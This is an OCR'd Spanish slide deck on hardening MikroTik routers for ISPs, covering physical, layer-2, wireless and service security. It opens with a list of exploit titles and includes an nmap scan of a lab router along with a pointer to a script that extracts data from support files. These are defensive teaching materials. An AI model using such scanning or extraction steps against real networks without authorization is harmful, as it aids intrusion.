06-08-2018	PokerStars - Insecure Library Loading Code Execution Exploit	windows	5 139		R	D	-	✓	B 0.1	ZwX
11-04-2018	Hotmail.com reset account 0day Exploit	tricks	14 354		R	D	-	✓	B 0.273	0day Today Team
04-02-2018	Coinhive – Monero JavaScript Mining Information Disclosure (SecretKey) Vulnerability	php	10 587		R	D	-	✓	B 0.109	ogcrypto

[remote exploits]

-::DATE	-::DESCRIPTION	-::TYPE	-::HITS	-::RISK					-::GOLD	-::AUTHOR
14-11-2018	Atlassian Jira Authenticated Upload Code Execution Exploit	java	106		R	D	-	✓	free	metasploit
13-11-2018	Cisco Prime Infrastructure Unauthenticated Remote Code Execution Exploit	multiple	168		R	D	C	✓	free	metasploit
13-11-2018	Android 5.0 Battery Information Broadcast Information Disclosure Vulnerability	Android	118		R	D	C	✓	free	Yakov Shafranovich
13-11-2018	Android RSSI Broadcast Information Disclosure Vulnerability	Android	125		R	D	C	✓	free	Yakov Shafranovich
09-11-2018	D-LINK Central WifiManager (CWM 100) 1.03 r0098 Man-In-The-Middle Vulnerability	hardware	302		R	D	C	✓	free	hyp3rlinx
07-11-2018	Dell OpenManage Network Manager 6.2.0.51 SP3 Privilege Escalation Exploit	multiple	266		R	D	C	✓	free	Matthew Bergin
05-11-2018	Morris Worm fingerd Stack Buffer Overflow Exploit	unix	378		R	D	-	✓	free	metasploit
05-11-2018	Morris Worm sendmail Debug Mode Shell Escape Exploit	unix	295		R	D	-	✓	free	metasploit

“Mercado” de Exploits

¿Suerte o competencia?

En los recientes incidentes involucrando CPE de ISPs regionales (UBNT en 2016 y Mikrotik en 2018), muchos fueron afectados pero otros no (incluso algunos que estaban desactualizados).

¿En un mundo de equipamientos y sistemas inseguros, y con una facilidad increíble de comercio de "maldades" **lo que difiere a los ISP que no fueron afectados de aquellos que sufrieron y causaron perjuicios a sus clientes?**

¡Buenas prácticas de seguridad!

RFC 3514

¡La solución definitiva!

Evil bit

RFC3514

Network Working Group — S. Bellovin
Request for Comments: 3514 — AT&T Labs Research
Category: Informational — 1 April 2003

The Security Flag in the IPv4 Header


....

Abstract

Firewalls, packet filters, intrusion detection systems, and the like often **have difficulty distinguishing between packets that have malicious intent and those that are merely unusual.** We define a security flag in the IPv4 header as a means of distinguishing the two cases.

Evil bit

Encabezado IP



Flags:
- Reserved **(Evil Bit)**
- Don’t Fragment
- More fragments follow

Evil bit

RFC3514

2. Syntax

…

0x0 If the bit is set to **0**, **the packet has no evil intent.**

0x1 If the bit is set to **1**, **the packet has evil intent.**

….

3. Setting the Evil Bit

There are a number of ways in which the evil bit may be set. **Attack applications may use a suitable API to request that it be set.** Systems that do not have other mechanisms MUST provide such an API; **attack programs MUST use it.**

….

4. Processing of the Evil Bit

Devices such as **firewalls MUST drop all inbound packets that have the evil bit set**. Packets with the evil bit off MUST NOT be dropped. Dropped packets SHOULD be noted in the appropriate MIB variable.

Evil bit

RFC3514

¡Es una broma!

Network Working Group
Request for Comments: 3514
Category: Informational

S. Bellovin
AT&T Labs Research
1 April 2003

The Security Flag in the IPv4 Header

....

Abstract

Firewalls, packet filters, intrusion detection system
difficulty distinguishing between packets that have
are merely unusual. We define a security flag in th
distinguishing the two cases.

md brasil
TI&TELECOM

Seguridad en TI

No hay solución mágica;

No existen soluciones simples o únicas;

Implementar seguridad es laborioso;

Sus clientes no te van a elogiar por eso;

La seguridad puede costar mucha plata y no resulta en ganancia directa;

- Pero la falta de ella puede traer mucho daño...

¡El culpable será siempre el ISP!

COMPUTERWORLD
FROM IDG

Home > Internet

DEFENSIVE COMPUTING
By Michael Horowitz | Follow

About
Defensive Com
computing dev
than focus on t
aims to be edu
opinions.

OPINION

Blame the ISPs rather than the routers

DARKReading | Join us live at black hat Interop ITX

Authors Slideshows Video Tech Library University Radio Calendar Black Hat News


ANALYTICS | ATTACKS / BREACHES | APP SEC | CAREERS & PEOPLE | CLOUD | ENDPOINT | IoT | MOBILE | OPER

ENDPOINT

9/29/2015
10:35 AM

Survey: Consumers Would Switch ISPs for Better Security

Agenda



Introducción, incidentes importantes recientes y motivación para reflejar la seguridad;

Seguridad orientada por capas (física, enlace, IP, enrutamiento y servicios);


Seguridad orientada por niveles de red (borde, tránsito y acceso);

Gestión de seguridad a gran escala y de forma automatizada;

Seguridad Física

Seguridad Física

Equipos en ambientes externos y en dependencias de clientes



Deshabilitar las interfaces no utilizadas:


Interfaces habilitadas sin necesidad pueden ser utilizadas por los atacantes para obtener información importante de la red.

Incluso en setups teóricamente seguros, el acceso a interfaces puede ser puerta de entrada para exploraciones más profundas. Ver presentación Seguridad de VPN MPLS:

https://mum.mikrotik.com/2014/BR/agenda/EN#0DMTOxO4E9

Seguridad Física

Equipos en ambientes externos y en dependencias de clientes



No dejar ficheros de backup en enrutadores


Los ficheros de respaldo pueden contener información sensible de la red, incluso usuarios / contraseñas.

- La creación de copia de seguridad automática cuando se resetea un RouterBoard facilita el trabajo de los atacantes

- La copia de seguridad no está cifrada a menos que sea definida una contraseña (a partir de 6.43).

Seguridad Física

Equipos en ambientes externos y en dependencias de clientes



No dejar ficheros suppout.rif en los enrutadores

- Los ficheros suppout.rif sirven para resolver problemas diversos. Se puede crearlos manualmente o son creados automáticamente en ciertas situaciones;

- Información visualizada por el sitio de Mikrotik;

- Sin embargo, en Internet es un script Perl, que obtiene la información relevante del mismo:

https://pastebin.com/pa30DNfw


Seguridad Física

Mitigación

No dejar ficheros de backup en los enrutadores


No dejar ficheros suppout.rif en los enrutadores

Como los ficheros se crean automáticamente, la solución es un script persistente que limpia estos a cada arranque (boot), lo que se puede hacer a través de Netinstall



Seguridad Física

Equipos en ambientes externos y en dependencias de clientes



Base de usuarios locales

- Evite dejar usuarios locales en los routers. Utilice la autenticación vía RADIUS

- Sus técnicos argumentarán que es necesario un usuario local para situaciones de emergencia.

- Evite las contraseñas "estándar" y si es convencido que debe tener usuario local, considere la creación de uno, pero restringiendo por ssh y utilizando una clave RSA

Creación de una clave RSA para uso en Mikrotik


```
maia@xps:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/maia/.ssh/id_rsa): mdadm-ssh
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in mdadm-ssh.
Your public key has been saved in mdadm-ssh.pub.
The key fingerprint is:
SHA256:6A4QANxds2fmF/BsWp5v0C2vUc+qZUT24MKm2x0eleE maia@xps
The key's randomart image is:
+---[RSA 2048]----+
|= . . .o .       |
| o . .  o +      |
|   .    . + *  +. |
|    .   .= =.++ooo|
|   .    . So =+ooEo|
|    . .    .ooo+o.|
|     . .   .  +=.o|
|      o     o.=o+ |
|       .    . oo+ |
+----[SHA256]-----+
maia@xps:~$
```


Seguridad Física

subiendo al enrutador por ftp

```
maia@xps:~$ ftp 192.168.1.1
Connected to 192.168.1.1.
220 AP-Maia FTP server (MikroTik 6.38.5) ready
Name (192.168.1.1:maia): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
ftp> put mdadm-ssh.pub
local: mdadm-ssh.pub remote: mdadm-ssh.pub
200 PORT command successful
150 Opening ASCII mode data connection for '/mdadm-ssh.pub'
226 ASCII transfer complete
391 bytes sent in 0.03 secs (14.3910 kB/s)
ftp>
```

Creación de un usuario con acceso restringido







```
maia@xps:~$ ssh -l mdadm-ssh -p 6922 -i /home/maia/mdadm-ssh 192.168.1.1
mdadm-ssh@192.168.1.1's password:
```


Además de la contraseña la clave RSA hay que estar en la maquina que accede el enrutador.

Seguridad Física

LCD

Si realmente necesitas el LCD activo, asegúrate de que esté en modo de sólo lectura. En contrario, el PIN (default = 1234) será solicitado y el atacante puede hacer cosas como añadir una IP, hacer un reboot y hasta un reset del enrutador





Segurança Física

Protected Bootloader

Evita que un atacante con acceso físico, obtenga los archivos y configuraciones de RouterOS, deshabilitando el arranque vía ethernet;

Se puede habilitar y deshabilitar sólo dentro del RouterOS, después del login;

Cuando está habilitado, botones de reset y acceso a través de la consola quedan deshabilitados;

No todos los equipos soportan y es necesario un paquete especial para esta función:


https://wiki.mikrotik.com/wiki/Manual:RouterBOARD_settings#Protected_bootloader


Seguridad en la Capa 2

Seguridad en la Capa 2

MAC-Server

Deshabilite MAC-Server para Telnet y Winbox siempre que sea posible. Si es necesario, habilite sólo en interfaces específicas y controladas






MNDP


Deshabilite las interfaces de descubrimiento siempre que sea posible para evitar ataques MNDP.


Seguridad en la Capa 2

Aislamiento de clientes inalámbricos




En el caso de que haya más de una interfaz inalámbrica, utilice también los **filtros de bridge**, **o** la configuración de **horizon**






Seguridad Inalámbrica

Cifrado Wireless



Utilice los métodos de criptografía corporativos provistos por RouterOS. Autenticación PPPoE **no** es método de seguridad!

Ataques de "de-autenticación"



Funcionalidad propietaria Mikrotik que evita ataques "deauth", inherente al protocolo 802.11

MUM 2008 - Krakow - Poland
http://mikrotikbrasil.com.br/artigos/Wireless_Security_Poland_2008_Maia.pdf

Seguridad en la Capa 2

Hay muchos otros problemas de seguridad en la capa 2 que dependen de la topología específica y de las funcionalidades empleadas. Algunos ejemplos:

- Mac Flooding
- DHCP Starvation
- Vlan hopping attack
- Spanning tree attacks
- ARP poisoning attacks

Para un trabajo más detallado en ataques de capa 2 y mitigación, comprobar:

MUM 2009 - Buenos Aires - Argentina
http://mikrotikbrasil.com.br/artigos/Seguridad_en_la_capa2_Argentina_2009_Maia.pdf


Seguridad de Servicios

Resultados de nmap

```
maia@maia-5520:~/Programs/Mikrotik-Exploit$ sudo nmap -sS -sV 192.168.1.14
[sudo] password for maia:

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-15 21:33 -02
Nmap scan report for 192.168.1.14
Host is up (0.00065s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            MikroTik router ftpd 6.40.9
22/tcp   open  ssh            MikroTik RouterOS sshd (protocol 2.0)
23/tcp   open  telnet         Linux telnetd
80/tcp   open  http           MikroTik router config httpd
2000/tcp open  bandwidth-test MikroTik bandwidth-test server
8291/tcp open  unknown
MAC Address: 08:00:27:29:DE:24 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Linux, RouterOS; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel
```

Puertos TCP abiertas por defecto: 21, 22, 23, 80, 2000 e 8291


Resultados de OpenVAS



Dos vulnerabilidades de severidad baja y
sólo una de severidad media (SSH Weak Encryption)

Seguridad de Servicios

IP Services



Deshabilitar servicios innecesarios;


Para los que va a mantener, cambie los puertos por defecto;

Restringir el acceso a determinados IPs

Puede parecer paranoia, pero además de restringir por IP, para servicios activos, es importante también restringir en el Firewall (ver siguiente diapositiva)

Seguridad de Servicios

IP Firewall



En el canal Input, restringir el acceso a servicios sólo para IPs administrativos; **

** Although it seems redundant, the reason to block services/ports also in /ip firewall was pointed by **Tom Smyth** (wirelessconnect.eu):

